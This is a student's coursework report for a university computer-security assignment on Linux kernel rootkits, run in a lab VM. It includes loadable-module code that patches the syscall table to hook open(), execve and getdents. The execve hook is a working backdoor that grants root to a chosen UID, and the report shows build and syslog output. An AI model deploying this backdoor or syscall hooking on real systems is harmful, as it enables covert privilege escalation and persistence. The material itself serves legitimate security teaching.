Carleton University

Rootkits

Assignment 2

Kenji Isak Laguan


101160737

COMP 4108 B Computer System Security


David Barrera

February 21th, 2023

Part A - Setup


1. Download the rootkit framework code for this assignment, available here, to your VM using the `wget` command.
    1. done
2. Run `sudo bash` to give yourself a bash shell with root privileges.
    1. done
3. 1 Mark Find the address of the `sys_call_table` symbol using the System.map.
    1. As stated in the wiki link. The System.map file should be in the root or boot or some other directory in lib. It wasn't in root so I cd into /boot and ls to find 2 System.map files. Used uname -r to check which kernel release the vm is running on therefore System.map-3.2.0-121-generic was the right file to look for the sys_call_table symbol with grep sys_call_table System.map-3.2.0-121-generic to find any lines that contains that symbol name in the System.map file we specified.
    2. 

```
root@COMP4108-a2:/boot# ls
abi-3.2.0-121-generic
abi-3.2.0-23-generic
config-3.2.0-121-generic
config-3.2.0-23-generic
grub
initrd.img-3.2.0-121-generic
initrd.img-3.2.0-23-generic
memtest86+.bin
memtest86+_multiboot.bin
System.map-3.2.0-121-generic
System.map-3.2.0-23-generic
vmlinuz-3.2.0-121-generic
vmlinuz-3.2.0-23-generic
root@COMP4108-a2:/boot# uname -r
3.2.0-121-generic
root@COMP4108-a2:/boot# grep sys_call_table System.map-3.2.0-121-generic
ffffffff81801320 R sys_call_table
```


    3. And the address of sys_call_table is ffffffff81801320
4. 0.5 Marks Edit the `insert.sh` script to provide the right memory address for the `table_addr` parameter in the `insmod` command. It should be equal to the address you found in the System.map.
    1. Used nano insert.sh to edit the file and replaced with the address I found previously.
    2. 

```
  GNU nano 2.2.6          File: insert.sh                 Modified

#!/bin/bash

#Find the sys_call_table symbol's address from the /boot/$
TABLE_ADDR=ffffffff81801320

#Insert the rootkit module, providing some parameters
insmod rootkit.ko table_addr=0x$TABLE_ADDR
```


5. 0.5 Marks Confirm you can build the rootkit framework by running `make`. You can safely ignore the warning about *defined but not used* variables, as you will be fixing that as you complete the assignment.
    1. Verified and built the rootkit framework by running make. And verified seeing the new files with ls and ignoring the warnings and seeing no errors.

2. 

```
root@COMP4108-a2:~/a2# ls
eject.sh  insert.sh  Makefile  rootkit.c  rootkit.h
root@COMP4108-a2:~/a2# make
make -C /lib/modules/3.2.0-121-generic/build M=/home/student/a2 modules
make[1]: Entering directory `/usr/src/linux-headers-3.2.0-121-generic'
  CC [M]  /home/student/a2/rootkit.o
/home/student/a2/rootkit.c:43:12: warning: ‘root_uid’ defined but not used [-Wunused-variable]
/home/student/a2/rootkit.c:54:14: warning: ‘magic_prefix’ defined but not used [-Wunused-variable]
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/student/a2/rootkit.mod.o
  LD [M]  /home/student/a2/rootkit.ko
make[1]: Leaving directory `/usr/src/linux-headers-3.2.0-121-generic'
root@COMP4108-a2:~/a2# ls
eject.sh   Makefile       Module.symvers  rootkit.h   rootkit.mod.c  rootkit.o
insert.sh  modules.order  rootkit.c       rootkit.ko  rootkit.mod.o
```

6. 0.5 Marks Confirm you can insert the rootkit module by running `./insert.sh` as root. Ensure it was inserted by running `lsmod` and by checking the syslog.
    1. Inserted the rootkit as root in the sudo bash terminal using ./insert.sh and using lsmod to verify the rootkit module installed and seen at the top. Used tail /var/log/syslog to check the end of the syslog to verify the module was loaded and the right syscall table was loaded from the address we provided.
    2. 


```
root@COMP4108-a2:~/a2# ./insert.sh
root@COMP4108-a2:~/a2# lsmod
Module                  Size  Used by
rootkit                12876  0
joydev                 17693  0
psmouse                98243  0
Feb 18 21:29:53 COMP4108-a2 kernel: [1049984.888946] Rootkit module initalizing.
Feb 18 21:29:53 COMP4108-a2 kernel: [1049984.888951] Syscall table loaded from ffffffff81801320
Feb 18 21:29:53 COMP4108-a2 kernel: [1049984.888952] Rootkit module is loaded!
root@COMP4108-a2:~/a2# tail /var/log/syslog
```

7. 0.5 Marks Confirm you can remove the rootkit module by running `./eject.sh` as root. Ensure it was ejected by running `lsmod` and by checking the syslog.
    1. Removed the rootkit module by running ./eject.sh. verified with lsmod and tail /var/log/syslog again and don't see the module at the top when used lsmod and verified the syslog it was unloaded.
    2. 

```
root@COMP4108-a2:~/a2# ./eject.sh
root@COMP4108-a2:~/a2# lsmod
Module                  Size  Used by
joydev                 17693  0
psmouse                98243  0
Feb 18 21:40:15 COMP4108-a2 kernel: [1050606.573390] Rootkit module unloaded
Feb 18 21:40:15 COMP4108-a2 kernel: [1050606.573392] Rootkit module cleanup complete
root@COMP4108-a2:~/a2#
```


8. 2 Marks Finish the rootkit code so that the example `open()` hook works. Look for the **TODO** markers. Show a snippet of the syslog output it generates once loaded.
    1. Edited the rootkit.c code and set the sys_call_table to RW and RO with the given functions(passing in table_addr as that's the address we found earlier and gets initialized at the time of insmod), set_addr_rw(table_addr); and set_addr_ro(table_addr);. In the hook_syscall func I set it to RW before sys_call_table[hook->offset] = hook->hook_func; line as that's what hooks the syscalltable, and RO after with set_addr_ro(table_addr);. Did the same in the unhook_syscall func to the sys_call_table[hook->offset] = hook->orig_func;. So set it to RW before and RO after that line. I uncommented hook open() example line in the init_module func to test if the implementation was successful.

2. I remaked with make, then ran ./insert.sh and verified the module was loaded with lsmod. And checked the tail /var/log/syslog again and saw a lot of open() was called for etc lines so I commented out that spammy print line in the new_open func to verify the hook was a succes. I ran ./eject.sh and verify the module was unloaded and unhooked with lsmod and the syslog again and saw the proper messages.




```
//********
//TODO: NEEDED FOR PART A
//
//  make the sys_call_table RW before the hook and RO after
//
//  Since linux-kernel ~2.6.24  the sys_call_table has been in read-only
//  memory. We need to mark it rw ourselves (we're root afterall), replace
//  the syscall function pointer, and then tidy up after ourselves.
//********

set_addr_rw(table_addr);
sys_call_table[hook->offset] = hook->hook_func;
set_addr_ro(table_addr);
```


3.




```
//********
//TODO: NEEDED FOR PART A
//  make the sys_call_table RW before the hook and RO after
//********
set_addr_rw(table_addr);
sys_call_table[hook->offset] = hook->orig_func;
set_addr_ro(table_addr);
```




```
//********
//TODO: NEEDED FOR PART A
//  uncomment the example hook AFTER you have marked the syscall table
//  memory RW (see notes above).
//********

//Let's hook open() for an example of how to use the framework
hook_syscall(new_hook(__NR_open, (void*) &new_open));
```



```
Feb 18 23:55:24 COMP4108-a2 kernel: [ 3393.341187] open() was called for ./eject.sh
Feb 18 23:55:24 COMP4108-a2 kernel: [ 3393.341881] open() was called for /etc/ld.so.cache
Feb 18 23:55:24 COMP4108-a2 kernel: [ 3393.341901] open() was called for /lib/x86_64-linux-gnu/libc.so.6
Feb 18 23:55:24 COMP4108-a2 kernel: [ 3393.342302] open() was called for /proc/modules
```




```
//Uncomment for a spammy line for every open()
//printk(KERN_INFO "open() was called for %s\n", pathname);
```




```
root@COMP4108-a2:~/a2# ./eject.sh
root@COMP4108-a2:~/a2# tail /var/log/syslog
Feb 18 22:59:22 COMP4108-a2 ntpdate[1056]: no server suitable for synchronization found
Feb 18 23:17:01 COMP4108-a2 CRON[1528]: (root) CMD (   cd / && run-parts --report /etc/cron.hourly)
Feb 18 23:18:53 COMP4108-a2 kernel: [ 1202.546849] Rootkit module initalizing.
Feb 18 23:18:53 COMP4108-a2 kernel: [ 1202.546859] Syscall table loaded from ffffffff81801320
Feb 18 23:18:53 COMP4108-a2 kernel: [ 1202.546863] Hooking offset 2. Original: ffffffff8117d6a0 to New:  ffffffffa01b8000
Feb 18 23:18:53 COMP4108-a2 kernel: [ 1202.546873] Rootkit module is loaded!
Feb 18 23:51:40 COMP4108-a2 kernel: [ 3169.809857] Rootkit module unloaded
Feb 18 23:51:40 COMP4108-a2 kernel: [ 3169.809863] Freeing my hook - offset 2
Feb 18 23:51:40 COMP4108-a2 kernel: [ 3169.809866] Unhooking offset 2 back to  ffffffff8117d6a0
Feb 18 23:51:40 COMP4108-a2 kernel: [ 3169.809870] Rootkit module cleanup complete
```

9. 2 Marks Choose 2 principles from Chapter 1.7 of the course textbook and explain how they can help mitigate rookits. The way in which the principle helps could be with mitigating rootkit effectiveness or delivery. Please clearly state any assumptions you make about type of rootkit or delivery if necessary.

Part B – Backdoor


1. 5 Marks Write a new hook for the `execve` syscall using the framework code from Part A.
    1. Took the template code from new_open() to use to write our own version of execve. Consulted the man page to find the function signature for execve() syscall. Then edited new_execve() to match the signature and replaced any variables needed to properly implement it. I used grep __NR_execve /usr/src/linux-source-3.2.0/include/asm-generic/unistd.h to verify it's the right one to use when looking for the offset in the sys_call_table. And grep current_e /usr/src/linux-source-3.2.0/include/linux/cred.h to find the right function/macro to get the euid of a current task which I found current_euid() to be the correct func/macro to use. Implemented the rest of the new_execve() function so that itll print out the filename execve uses to execute the program/command in bash. As well as the current euid of that program. I commented out the example hook for open() and hooked execve() instead in init module. Then remaked and inserted the rootkit then ran a couple commands both as root and normal student user and checked the syslog to verify the printk are working correctly. Made sure to add the prototypes for new_execve() in the header file. And also ejected the module then verified with lsmod and checked syslog again.
    2. 

```
root@COMP4108-a2:~/a2# grep __NR_execve /usr/src/linux-source-3.2.0/include/asm-generic/unistd.h
#define __NR_execve 221
__SC_COMP(__NR_execve, sys_execve, compat_sys_execve)
root@COMP4108-a2:~/a2# grep current_e /usr/src/linux-source-3.2.0/include/linux/cred.h
#define current_euid()          (current_cred_xxx(euid))
Feb 19 20:13:10 COMP4108-a2 kernel: [ 7567.318724] Rootkit module initalizing.
Feb 19 20:13:10 COMP4108-a2 kernel: [ 7567.318727] Syscall table loaded from f
fffffff81801320
Feb 19 20:13:10 COMP4108-a2 kernel: [ 7567.318729] Hooking offset 59. Original
: ffffffff81677cd0 to New:  ffffffffa0164000
Feb 19 20:13:10 COMP4108-a2 kernel: [ 7567.318732] Rootkit module is loaded!
Feb 19 20:13:19 COMP4108-a2 kernel: [ 7576.624094] Executing /usr/bin/tail
Feb 19 20:13:19 COMP4108-a2 kernel: [ 7576.624097] Effective UID 0
Feb 19 20:13:30 COMP4108-a2 kernel: [ 7587.151825] Executing /usr/bin/tail
Feb 19 20:13:30 COMP4108-a2 kernel: [ 7587.151828] Effective UID 0
Feb 19 20:13:46 COMP4108-a2 kernel: [ 7603.071293] Executing /bin/ls
Feb 19 20:13:46 COMP4108-a2 kernel: [ 7603.071297] Effective UID 1001
Feb 19 20:14:46 COMP4108-a2 kernel: [ 7663.816987] Executing ./eject.sh
Feb 19 20:14:46 COMP4108-a2 kernel: [ 7663.816990] Effective UID 0
Feb 19 20:14:46 COMP4108-a2 kernel: [ 7663.818265] Executing /sbin/rmmod
Feb 19 20:14:46 COMP4108-a2 kernel: [ 7663.818267] Effective UID 0
Feb 19 20:14:46 COMP4108-a2 kernel: [ 7663.818675] Rootkit module unloaded
Feb 19 20:14:46 COMP4108-a2 kernel: [ 7663.818677] Freeing my hook - offset 59
Feb 19 20:14:46 COMP4108-a2 kernel: [ 7663.818678] Unhooking offset 59 back to
  ffffffff81677cd0
Feb 19 20:14:46 COMP4108-a2 kernel: [ 7663.818680] Rootkit module cleanup comp
lete
```



```
asmlinkage int new_execve(const char *filename,char *const argv[], char *const envp[])
{
  //Declare a orig_func function pointer with the types matched to execve()
  int (*orig_func)(const char *filename,char *const argv[], char *const envp[]);
  t_syscall_hook *execve_hook;

  //Find the t_syscall_hook for __NR_execve from our linked list
  execve_hook = find_syscall_hook(__NR_execve);
  //And cast the orig_func void pointer into the orig_func to be invoked
  orig_func = (void*) execve_hook->orig_func;

  printk(KERN_INFO "Executing %s\n", filename);//prints the filename of a program
  executed by execve
  printk(KERN_INFO "Effective UID %u\n", current_euid()); //current_euid() returns a
  type uid_t which is an unsigned int, cred.h is included so can just call the func/
  macro normally
  //Invoke the original syscall
  return (*orig_func)(filename, argv, envp);
}
// Let's hook execve() for privilege escalation
hook_syscall(new_hook(__NR_execve, (void*) &new_execve));//hooked the execve() syscall
with the correct offset and function I implemented using the example from open()
asmlinkage int new_execve(const char *filename,char *const argv[], char *const envp[]);//func
prototype referenced from the execve man page
```

2. 10 Marks Modify your hook code so that when the effective UID of the user executing an executable is equal to the value of the `root_uid` parameter, they are given uid/euid 0 (i.e. root privs)
    1. I provided the root_uid param via insmod so I edited the insert.sh and created the var root_uid and set it to my uid which is 1001. And provided the root_uid as a param in insmod with root_uid=$root_uid. Then in the rootkit.c added the code to support accepting the root_uid param with module_param() and MODULE_PARAM_DESC() and setting the type to uint as when we compare the current_euid() (in new_execve()) the type it returns for euid is unsigned int. So we add an if statement inside of new_execve() to check if the user euid of the program executed is equal to the root_uid(which is our uid) and if it is we will use commit_cred(prepare_kernel_cred(0)) to give the current exec task root privileges so the user aka us will have root privileges with running any command/program. Reason we pass 0 or can be NULL as in the source code /usr/src/linux-source-3.2.0/kernel/cred.c I used grep to find the 2 functions needed to escalate the privileges. And for prepare_kernel_cred() given any task struct other than daemon. Will get_cred of the init_cred which that struct has the all the ids set to GLOBAL_ROOT_x. So the credentials used will be roots. And use commit_cred() to install the new credentials and gain root privileges for any program we run via execve as a normal user. So if we launch a new bash as its run via execve we have root privileges and even shows root@comp4108-a2 in the terminal on log in.

2. 

```
root@COMP4108-a2:~/a2# make
make -C /lib/modules/3.2.0-121-generic/build M=/home/student/a2 modules
make[1]: Entering directory `/usr/src/linux-headers-3.2.0-121-generic'
  CC [M]  /home/student/a2/rootkit.o
/home/student/a2/rootkit.c:55:14: warning: 'magic_prefix' defined but not used [-Wu
nused-variable]
  Building modules, stage 2.
  MODPOST 1 modules
  LD [M]  /home/student/a2/rootkit.ko
make[1]: Leaving directory `/usr/src/linux-headers-3.2.0-121-generic'
root@COMP4108-a2:~/a2# ./insert.sh
```

```
Feb 19 22:19:00 COMP4108-a2 kernel: [15117.556232] Rootkit module is loaded!
Feb 19 22:19:10 COMP4108-a2 kernel: [15127.515270] Executing /usr/bin/whoami
Feb 19 22:19:10 COMP4108-a2 kernel: [15127.515273] Effective UID 0
Feb 19 22:19:16 COMP4108-a2 kernel: [15133.950490] Executing /usr/bin/tail
Feb 19 22:19:16 COMP4108-a2 kernel: [15133.950493] Effective UID 0
Feb 19 22:55:02 COMP4108-a2 kernel: [17279.748489] Executing /bin/ls
Feb 19 22:55:02 COMP4108-a2 kernel: [17279.748491] Effective UID 0
```


```
student@COMP4108-a2:~$ whoami
student
student@COMP4108-a2:~$ whoami
root
student@COMP4108-a2:~$ ls
a2  a2.tar.gz
student@COMP4108-a2:~$ ls
a2  a2.tar.gz
student@COMP4108-a2:~$ whoami
student
```

Shown that I built the module and root_uid warning is gone. Showed whoami as a normal user in another terminal to show its still student. Then ran the insert script and used whoami to show running executables has root privilege now as the uid/euid is now set to 0/root. And ran a couple executable like ls to show the euid is 0 when I checked the syslog otherwise if the code didn't work itd still show 1001.


Part C – File Cloaking:

1. 10 Marks Write a hook for the getdents system call (man page here). Once again this will require finding the __NR_* define for the syscall number. You will want to familiarize yourself with the linux_dirent structure. Your hook code should print the name of all directory entries returned by a call to getdents() to syslog using printk. Sample output:


Created a new_getdents() hook with the framework code of new_open() and referred to the man page for the func signature. Had to remove struct where possible, as linux_dirent is already defined in the headers. Took the for loop code from the man page of getdents() as it iterates through the directory entry and prints out a d_name after reviewing the linux_dirent struct. Removed any unnecessary code that prints out any other info of the dirent and used d_name in the printk line. Called the original function and set it to nread to populate the dirp dirent as state from the hint. Setting the current directory entry with the (char*)dirp replacing the buf and need to type cast dirp as it should replace buf[BUF_SIZE] and type casting with the buffer count doesnt work so (char *) works as no hard set count. As the current diagram shows we iterate at the start dirp buffer position in memory and print that dirent d_name out. Then we go to the next dirent by setting the bpos += d_reclen as it's the length of that current dirent in bytes so to get to the next dirent buffer position in memory in the next iteration of the for loop we add the bpos accumulator before checking the d_name of the next dirent. This keeps going until the bpos reaches the nread which is the total length of the buffer in bytes(all the n_reclen added up for the directory). So we printk every d_name in the loop to print all the directories entries. And return the orig func call we set to nread to ls normally, since if its like the framework code it doesn't print out all the dir entries. And also hooked the syscall in init_module.




```c
asmlinkage int new_getdents(unsigned int fd, linux_dirent *dirp, unsigned int count)
{
  int nread;
  int bpos;
  linux_dirent *d;//dirent start

  //Declare a orig_func function pointer with the types matched to getdents()
  int (*orig_func)(unsigned int fd,linux_dirent *dirp, unsigned int count);
  t_syscall_hook *getdents_hook;

  //Find the t_syscall_hook for __NR_getdents from our linked list
  getdents_hook = find_syscall_hook(__NR_getdents);
  //And cast the orig_func void pointer into the orig_func to be invoked
  orig_func = (void*) getdents_hook->orig_func;

  nread = (*orig_func)(fd, dirp, count); // call the original getdents() syscall with dirp

  for (bpos = 0; bpos < nread;) {
    d = (linux_dirent *)((char *)dirp + bpos);//need to type cast dirp as it should replace buf[BUF_SIZE] and type casting
    with the buffer count doesnt work so (char *) works as no hard set count.
    printk(KERN_INFO "entry: %s", d->d_name);
    bpos += d->d_reclen;
  }
  printk(KERN_INFO "getdents() hook invoked.");
  //Invoke the original syscall
  return nread;
}
```



